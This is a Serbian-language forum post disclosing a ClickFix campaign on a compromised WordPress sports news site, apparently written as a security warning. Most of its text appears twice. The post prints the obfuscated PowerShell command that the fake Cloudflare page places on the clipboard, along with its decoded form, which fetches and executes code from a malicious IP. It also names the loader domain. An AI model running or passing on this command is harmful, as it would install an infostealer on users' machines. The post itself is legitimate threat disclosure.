

05-18-2026, 09:57 AM
EDIT: Inicijalno sam otkrio jednu stranicu ali sam kasnije detaljnije pogledao i ceo sajt je kompromitovan, sve stranica na sajtu šire isti ClickFix napad...
Na stranici hotsport[.]rs/2025/10/11/petnaest-godina-napretka-crvene-zvezde-od-2344-do-toga-da-evropa-ne-moze-da-se-zamisli-bez-crveno-belih/#goog_rewarded a potencijalno i na drugima se javlja ClickFix napad pri otvaranu :

Cilj je da posetilac odradi predstavljene komande na računaru i time se inficira kradljivcem podataka - infostealerom
Komanda koja je stavljena u clipboard je :
Posle rešavanja zagonetke i ulepšavanja komandi dobije se :

VT za IP adresu ukazuje da već oko 18 dana širi malver i da je malver iz porodice IClickFix
https://www.virustotal.com/gui/ip-addres.../detection

hotsport stranica učitava lažnu CloudFlare stranicu sa dntds[.]shop/jsrepo?rnd=0.7086982433425174 koji takođe ima detekcije na izvolte :
https://www.virustotal.com/gui/url/64ef6.../detection
hotsport sajt koristi Wordpress i ima mnoge stare verzije plug-ina, klasičan vektor za kompromitaciju sajtova i ubacivanje ovakvih napada
Na stranici hotsport[.]rs/2025/10/11/petnaest-godina-napretka-crvene-zvezde-od-2344-do-toga-da-evropa-ne-moze-da-se-zamisli-bez-crveno-belih/#goog_rewarded a potencijalno i na drugima se javlja ClickFix napad pri otvaranu :
Cilj je da posetilac odradi predstavljene komande na računaru i time se inficira kradljivcem podataka - infostealerom
Komanda koja je stavljena u clipboard je :
Code:
powershell "Write-Host(iex(irm((('178.'+'16')+('.52.'+'232')))))2>$null"Posle rešavanja zagonetke i ulepšavanja komandi dobije se :
Code:
powershell Invoke-Expression (Invoke-RestMethod "http://178.16.52.232")VT za IP adresu ukazuje da već oko 18 dana širi malver i da je malver iz porodice IClickFix
https://www.virustotal.com/gui/ip-addres.../detection
hotsport stranica učitava lažnu CloudFlare stranicu sa dntds[.]shop/jsrepo?rnd=0.7086982433425174 koji takođe ima detekcije na izvolte :
https://www.virustotal.com/gui/url/64ef6.../detection
hotsport sajt koristi Wordpress i ima mnoge stare verzije plug-ina, klasičan vektor za kompromitaciju sajtova i ubacivanje ovakvih napada